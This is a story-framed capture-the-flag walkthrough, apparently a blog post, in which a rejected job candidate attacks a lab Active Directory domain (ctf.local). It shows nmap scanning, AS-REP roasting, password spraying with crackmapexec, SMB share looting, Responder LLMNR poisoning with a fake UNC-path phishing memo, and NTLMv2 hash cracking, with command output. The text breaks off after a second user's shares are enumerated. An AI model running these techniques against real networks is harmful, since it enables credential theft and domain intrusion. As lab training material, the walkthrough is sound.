
The Rejected Candidate's Lab

Story Background


Arjun, sharp and focused, confidently presented his skills and knowledge to the interview panel for the SOC Admin role at a major firm. He flawlessly navigated questions on Linux, SIEM, and Active Directory for enumeration. The panel nodded, impressed by his expertise. He left feeling hopeful, certain he had aced it.



Arjun had spent months preparing for the SOC Admin role at a major firm. He passed all interview rounds — Linux, SIEM, AD enumeration — everything. Even the panel seemed impressed. But the final email came with no explanation: **rejected**.

That sting sat with him.

Instead of doing something illegal or retaliatory, Arjun made a different decision: he would **recreate their environment as a lab**, demonstrate how a real attacker *could* break in, then use that as a case study to **teach security teams how to defend properly**.



This walkthrough is Arjun's controlled lab demonstration — not revenge. It is a **story-driven training exercise** showing how attackers think and move.

Attacker Walkthrough — *Exploiting the Lab*

Objective: Capture the flag at C:\CTF\flag.txt on the Domain Controller (ADDC01).

Quick summary

1. **Default Weak Password Policy**

- Unless changed, Windows Server allows:
  - Short passwords (e.g., 7–8 characters)
  - Common patterns (e.g., Password123)
- **Why it's vulnerable**:
  - Easily cracked using tools like hashcat
- **MITRE ATT&CK**: https://attack.mitre.org/techniques/T1110/002/

2. **No Group Policy Hardening Yet**

- LLMNR/NBT-NS is likely still **enabled** on domain-joined clients
- SMB signing is likely **disabled**
- **Why it's vulnerable**:
  - Allows **Responder** attacks (LLMNR poisoning)
  - Enables **SMB relay** or **credential theft**
- **MITRE ATT&CK**: https://attack.mitre.org/techniques/T1557/001/

3. **No Tiered Admin Model**

- If you add users like dave.it to **Domain Admins** without separation:
  - Attackers can escalate from a compromised IT user to full domain control
- **Why it's vulnerable**:
  - Lateral movement becomes easier
- **MITRE ATT&CK**: https://attack.mitre.org/techniques/T1087/002/

4. **Service Principal Name (SPN) Exposure**

- If you create a service account (e.g., svc_sql) with an SPN:
  - It becomes a target for **Kerberoasting**
- **Why it's vulnerable**:
  - SPN-linked accounts can be requested and cracked offline
- **MITRE ATT&CK**: https://attack.mitre.org/techniques/T1558/003/

5. **No Logging or Monitoring Yet**

- Without **Sysmon**, **Winlogbeat**, or a SIEM:
  - You won't detect attacks like:
    - SPN ticket requests
    - Lateral movement
    - RDP logins
- **Why it's vulnerable**:
  - No visibility = no detection
- **MITRE ATT&CK**: https://attack.mitre.org/techniques/T1059/

Safety & ethics: Only run these techniques in environments you own or are explicitly authorized to test (CTF/lab). These are offensive techniques — misuse is illegal and unethical.

Prerequisites

- Attacker VM (Kali / Parrot / other) with responder, nmap, impacket (GetNPUsers), crackmapexec, smbclient, john or hashcat installed.
- Network access to the target subnet (example 192.168.10.0/24).
- Ensure no production webservers or services you depend on will be impacted (Responder can bind to port 80).

Step 1 — Active reconnaissance (host/service discovery)

Goal: Find live hosts and open services for further attack paths.

Commands

```
# Ping-scan the network to find live hosts
|       nmap -sn 192.168.10.0/24
```

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# nmap -sn 192.168.10.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 00:06 EST
Nmap scan report for 192.168.10.1
Host is up (0.00069s latency).
MAC Address: 52:55:C0:A8:0A:01 (Unknown)
Nmap scan report for 192.168.10.2
Host is up (0.00025s latency).
MAC Address: 08:00:27:53:A4:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.7
Host is up (0.00064s latency).
MAC Address: 08:00:27:07:DE:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.11 seconds
```

 # Full TCP port scan and OS detection for a specific host

```
nmap -sS -Pn -T4 -p- 192.168.10.7
```

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# nmap -sS -Pn -T4 -p- 192.168.10.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 00:07 EST
Nmap scan report for 192.168.10.7
Host is up (0.0053s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsdapi
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
52647/tcp open  unknown
52673/tcp open  unknown
57327/tcp open  unknown
MAC Address: 08:00:27:07:DE:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

 # OS detection + service/version

| nmap -O -sS -Pn -T4 192.168.10.7

```
MAC Address: 08:00:27:07:DE:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91
%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.98 seconds
```

Now we know the OS and open ports.

What to look for: - SMB port 445, LDAP ports (389/636), Kerberos (88), RPC/NetBIOS (135, 139). - OS fingerprints that indicate a Windows Server (e.g., Windows Server 2022).

Step 2 — AD enumeration (anonymous / unauthenticated)

Goal: Enumerate users, groups, and AD details without credentials when possible.

🔧 *LDAP (389/tcp, 636/tcp, 3268/tcp, 3269/tcp)*

Use ldapsearch or rpcclient to enumerate users, groups, and domain info:

 # RPC client anonymous query (may or may not work)

| *rpcclient <Victim_IP> -U”” -N*

This command knocks on the computer’s door, pretending to be anyone, and says, “Can you tell me who lives here?” Sometimes, if the computer isn’t careful, it gives you the list!

Then run:

| *enumdomusers*

enumdomgroups

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# rpcclient 192.168.10.7 -U"" -N
Password for [WORKGROUP\-N]:
```

But here the target machine is **not allowing anonymous access** to RPC services.

Enumerate the Domain (Without Credentials)

 # CrackMapExec quick checks

| crackmapexec smb 192.168.10.7 --shares

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# crackmapexec smb 192.168.10.7
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         192.168.10.7    445    ADDC01          [*] Windows Server 2022 Build 20348 x64 (name:ADDC01) (domain:ctf.local) (signing:T
rue) (SMBv1:False)
```

So Now you got the names

| crackmapexec ldap 192.168.10.7 --users

```
┌──(root㉿kali)-[~]
└─# crackmapexec ldap 192.168.10.7

┌──(root㉿kali)-[~]
└─#
```

LDAP Service Is Up, But No Response to Queries

- The LDAP service may be running, but misconfigured or restricted.
- CME doesn't show errors unless the connection fails completely.

Notes: - If anonymous/anonymous-style enumeration is blocked, pivot to Kerberos attacks (next step).

Step 3 — AS-REP Roasting (Kerberos attack for accounts with no preauth)

Goal: Find accounts with UF_DONT_REQUIRE_PREAUTH set and request AS-REP responses that can be cracked offline.

Commands

 # Install Impacket if required

| pip install impacket

 # Run GetNPUsers (path may vary)

| python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py ctf.local/ -dc-ip 192.168.10.7 -no-pass

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py ctf.local/ -dc-ip 192.168.10.7 -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] If the -no-pass option was specified, but Kerberos (-k) is not used, then a username or the -usersfile option should be specified!

┌──(root㉿kali)-[/home/kali/Documents]
└─#
```

 # With a users file use the command(Document is the path of users.txt)

| python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py ctf.local/ -dc-ip 192.168.10.7 -no-pass -usersfile users.txt

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py ctf.local/ -dc-ip    192.168.10.7 -no-pass -usersfile users.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Check if you got any users

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User alice.hr doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Now you got a user **Alice.hr**

If you find a vulnerable user: - Save the resulting .ccache/.hash and crack with hashcat or john using appropriate Kerberos formats.

Step 4 — Password spraying / brute-force checking discovered users

Goal: Use discovered usernames against SMB to find weak or reused passwords.

Commands

 # Example: check alice.hr with a password list

| crackmapexec smb 192.168.10.7 -u alice.hr -p ./passwords.txt

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# crackmapexec smb 192.168.10.7 -u alice.hr -p ./passwords.txt

SMB         192.168.10.7    445    ADDC01           [*] Windows Server 2022 Build 20348 x64 (name:ADDC01) (domain:ctf.local) (signing:T
rue) (SMBv1:False)
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:pisica STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:lashay STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:diogo STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:darnell STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:aguila STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:321654987 STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:fighter STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:classof06 STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\alice.hr:class09 STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [+] ctf.local\alice.hr:admin@123
```

 # If creds found, enumerate shares

```
| crackmapexec smb 192.168.10.7 -u alice.hr -p 'admin@123' --shares
```

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# crackmapexec smb 192.168.10.7 -u alice.hr -p 'admin@123' --shares
SMB         192.168.10.7    445    NONE             [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         192.168.10.7    445    NONE             [+] \alice.hr:admin@123
SMB         192.168.10.7    445    NONE             [+] Enumerated shares
SMB         192.168.10.7    445    NONE             Share           Permissions     Remark
SMB         192.168.10.7    445    NONE             -----           -----------     ------
SMB         192.168.10.7    445    NONE             ADMIN$                          Remote Admin
SMB         192.168.10.7    445    NONE             AliceHR         READ
SMB         192.168.10.7    445    NONE             C$                              Default share
SMB         192.168.10.7    445    NONE             HR
SMB         192.168.10.7    445    NONE             IPC$            READ            Remote IPC
SMB         192.168.10.7    445    NONE             NETLOGON        READ            Logon server share
SMB         192.168.10.7    445    NONE             SYSVOL          READ            Logon server share
```

Step 5 — SMB share access and file retrieval

Goal: Access readable shares and look for sensitive files (mail, notes pointing to further leads, or directly the flag).

Commands

 # Use smbclient to interact with a share

```
| smbclient //192.168.10.7/SHARENAME -U alice.hr
```

 # Example

```
| smbclient //192.168.10.7/AliceHR -U alice.hr
```


 # Then use `ls`, `cd`, `get` (e.g., get mail.xml)

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# smbclient //192.168.10.7/AliceHR -U alice.hr

\Password for [WORKGROUP\alice.hr]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Oct 30 16:39:05 2025
  ..                                DHS        0  Thu Oct 30 18:09:50 2025
  mail.xml                            A      434  Thu Oct 30 16:38:18 2025

                10485743 blocks of size 4096. 5702990 blocks available
smb: \> get mail.xml
getting file \mail.xml of size 434 as mail.xml (8.2 KiloBytes/sec) (average 8.2 KiloBytes/sec)
smb: \>
```

Whats in that (mail.xml): - Contains a message indicating Bob was given a link to a UNC path pointing to attacker-hosted share (i.e., social engineering / trap). - Timestamp in example: 2025-11-06T20:14:00+05:30 (lab evidence).



Alice HR only have read permission what if she has read and write permission you can upload a malware or also we can share a believable UNC path that work like a phishing for that we need to follow this step.

Network discovery & LLMNR/NBT-NS poisoning (Responder)


Goal: Capture an NTLMv2 hash from a domain user (e.g., bob.hr) via LLMNR/NBT-NS.

Commands

```
# Make sure port 80 is free
|       sudo netstat -tulnp | grep :80

# Stop common webservers (if running)
|       sudo systemctl stop apache2
|       sudo systemctl stop nginx

# Start Responder on interface eth0
|       sudo responder -I eth0 -w –d
```




What this does (plain language): - Listens on the network interface eth0 and answers LLMNR/NBT-NS queries. - Claims to be helpful network resources (WPAD/SMB) so Windows hosts will authenticate to it and leak NTLMv2 credential material.

Tips: - Craft a fake UNC path that triggers fallback resolution, e.g. \\hr-docs\confidential. - If nothing is captured, DNS resolution may have succeeded for the fake name or users didn't access UNC paths.

Use discovered info to capture missing credentials (phishing UNC paths)

Create a fake file



Technique: Drop a message/file that contains a fake UNC path to intentionally trigger LLMNR/NBT-NS fallback (e.g., authored by alice.hr and read by bob.hr).

Commands (example writing a memo to a shared HR folder)

```
# From attacker's perspective on a writable share (demonstration)
|       echo "Hi Bob, please review the updated HR document: \\\\hr-docs\\confidential" >
HR_Memo.txt
```

Now uploads the file using *put* commands through smbclient

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# smbclient //192.168.10.7/AliceHR -U alice.hr

Password for [WORKGROUP\alice.hr]:
Try "help" to get a list of possible commands.
smb: \> put HR_Memo.txt
NT_STATUS_ACCESS_DENIED opening remote file \HR_Memo.txt
smb: \> ls
  .                                   D        0  Thu Oct 30 16:39:05 2025
  ..                                DHS        0  Thu Oct 30 18:09:50 2025
  mail.xml                            A      434  Thu Oct 30 16:38:18 2025

                10485743 blocks of size 4096. 5692911 blocks available
smb: \>
```

Outcome: When bob.hr opens the memo and the UNC path is accessed, his machine may attempt to resolve hr-docs via LLMNR/NBT-NS. Responder captures an NTLMv2 hash.

Cracking captured NTLMv2 hashes

Goal: Crack NTLMv2 hashes from Responder logs to recover plaintext passwords.

Commands

```
# Responder logs are typically under
|       /opt/responder/logs/

# Cracking with John (example)
|       john --format=netntlmv2 captured_hashes.txt --wordlist=passwords.txt

# Or prepare for hashcat with correct hashmode
```

Tip: Use good wordlists (RockYou, SecLists) and tuned rules for faster success in lab settings.

Do the same as per in the Step 4 for bob that you found in the mail.xml file

```
|       crackmapexec smb 192.168.10.7 -u bob.hr -p ./passwords.txt
```

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# crackmapexec smb 192.168.10.7 -u bob.hr -p ./passwords.txt
SMB         192.168.10.7    445    ADDC01           [*] Windows Server 2022 Build 20348 x64 (name:ADDC01) (domain:ctf.local) (signing:True) (SMBv
1:False)
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\bob.hr:pisica STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\bob.hr:lashay STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\bob.hr:diogo STATUS_LOGON_FAILURE
SMB         192.168.10.7    445    ADDC01           [-] ctf.local\bob.hr:darnell STATUS_LOGON_FAILURE
```

After getting the password check is there any shared files

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# crackmapexec smb 192.168.10.7 -u bob.hr -p 'admin@123' --shares
SMB         192.168.10.7    445    ADDC01           [*] Windows Server 2022 Build 20348 x64 (name:ADDC01) (domain:ctf.local) (signing:True) (SMBv
1:False)
SMB         192.168.10.7    445    ADDC01           [+] ctf.local\bob.hr:admin@123
SMB         192.168.10.7    445    ADDC01           [+] Enumerated shares
SMB         192.168.10.7    445    ADDC01           Share           Permissions     Remark
SMB         192.168.10.7    445    ADDC01           -----           -----------     ------
SMB         192.168.10.7    445    ADDC01           ADMIN$                          Remote Admin
SMB         192.168.10.7    445    ADDC01           AliceHR         READ
SMB         192.168.10.7    445    ADDC01           C$                              Default share
SMB         192.168.10.7    445    ADDC01           HR              READ,WRITE
SMB         192.168.10.7    445    ADDC01           IPC$            READ            Remote IPC
SMB         192.168.10.7    445    ADDC01           NETLOGON        READ            Logon server share
SMB         192.168.10.7    445    ADDC01           SYSVOL          READ            Logon server share
```

